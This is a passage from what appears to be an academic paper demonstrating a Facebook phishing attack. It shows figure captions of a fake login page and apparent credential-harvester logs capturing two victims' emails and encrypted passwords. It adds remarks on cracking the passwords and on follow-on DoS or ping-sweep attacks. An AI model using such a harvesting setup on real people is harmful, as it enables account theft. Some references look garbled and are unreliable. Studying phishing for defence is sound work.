


Figure 8 The fake Facebook page.




ali123@yahoo.com

●●●●

Figure 9 The page after adding victim 1 user name and password.


and then, the victim 1 personal information are captured as shown below:



```
POSSIBLE USERNAME FIELD FOUND: email=ali123@yahoo.com
PARAM: prefill_contact_point=ali123@yahoo.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAA/AAAAAAAAAAAAAAA/AAAAAA/AAAAAAAAA/AVAAAAAAACAAA
POSSIBLE PASSWORD FIELD FOUND: encpass=#PWD_BROWSER:5:1682365946:Ad1QAM6g/X6hWb3PW3GUGgiXoONCPjbPD+KNR3yjPqJfoS47doQ9pLhFaBEumKanmlGcAEb2VvyH
cKAjlYLM7dgPkfo5jonC/0oXlpu+/U+p25ig2TKRzfnETYgB9kxHpXIBJAuFZjM=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 10 Victim 1 captured personal information.


If the process is repeated for another victim the results is as shown below:



ahmed2006@gmail.com

●●●●●●

Figure 11 The page after adding victim 2 user name and password.



```
POSSIBLE USERNAME FIELD FOUND: email=ahmed2006@gmail.com
PARAM: prefill_contact_point=ali123@yahoo.com
PARAM: prefill_source=browser_onload
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_onload
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAAAAVAVgVAAAVVA/AAAVAVAAAAAAVAAAAAA/sJGADAAAAHFAJ
POSSIBLE PASSWORD FIELD FOUND: encpass=#PWD_BROWSER:5:1682366283:Ad1QAA1j5sd83X5k9xfWZaC2Oa3LpifZolorb0gLRU2j7HNbzyMpG0mfW17lCUWquLgf/wmOTQTY
s/4fgP8WBv8m+0OHcoMNFa+WC9aT97RKt3RVcgrkpWiTukbjYSd7SCChH/+PzcMZlg==
```

Figure 12 Victim 2 captured personal information.

From the above results, it clear that email is captured for both victims and encrypted password can be decrypted using password cracking techniques.

The aforementioned approach has been proven efficacious in both scenarios, regardless of whether the attacker has obtained login credentials or not. It is possible to execute various other forms of attacks by exploiting the IP address (e.g. DOS Attack, Ping Sweep Attack, etc.).

References

[1] S. Singh, V. Srivastava, and S. Chaudhary, "A Survey on Phishing Attack Techniques and Countermeasures," in Proceedings of the International Conference on Intelligent Computing, Instrumentation and Control Technologies, 2020, pp. 396-402. [DOI: 10.1109/ICICICT48719.2020.9186356].

[2] A. Chhetri, A. Chowdhury, and T. Mishra, "Phishing Attacks and Defense Mechanisms: A Review," in Proceedings of the International Conference on Inventive Research in Computing Applications, 2020, pp. 415-420. [DOI: 10.1109/ICIRCA48267.2020.9093642].

[3] M. A. Ahmed, A. F. Elchouemi, and I. S. Ezzat, "Social Engineering Attacks: Types, Detection, and Countermeasures," in IEEE Access, vol. 9, pp. 15285-15301, 2021. [DOI: 10.1109/ACCESS.2021.3059037].

[4] K. S. Deshpande and D. A. Bhattacharya, "Phishing Attack Strategies and Countermeasures: A Review," in Proceedings of the International Conference on Electrical, Electronics, and Optimization Techniques, 2016, pp. 1168-1173. [DOI: 10.1109/ICEEOT.2016.7754996].

[5] J. Hong, E. Shim, and J. Kim, "A Survey of Spear Phishing: Detection, Analysis, and Countermeasures," in IEEE Communications Surveys & Tutorials, vol. 20, no. 4, pp. 3036-3063, fourth quarter 2018. [DOI: 10.1109/COMST.2018.2850140].

[6] Surbhi Gupta, A. S. A. K., "A Literature Survey on Social Engineering Attacks: Phishing Attack," in Noida, IEEE, 2016.

[7] B. K. Gupta, S. Bhatia, and N. Gupta, "A Comparative Study of Phishing Attack Techniques and Countermeasures," in Proceedings of the International Conference on Computer, Communication and Signal Processing, 2019, pp. 1-5. [DOI: 10.1109/IC3SP.2019.8709199].

[8] P. Kumar, M. Jain, and S. Chaudhary, "Phishing Attacks: Techniques, Countermeasures, and Future Challenges," in Proceedings of the International Conference on Innovative Computing and Communication, 2021, pp. 561-565. [DOI: 10.1109/ICICC50639.2021.9391323].

[9] Tushar Goyal, A. V. D. P. R. J. D. C. J., 20, "Preventing Phishing Attacks: A Novel Approach," in International Journal of Computer Applications, 2015, 121(14), pp. 8-13.

[10] Patel, Rahul Singh, "Kali Linux Social Engineering," Packt Publishing Ltd, 2013.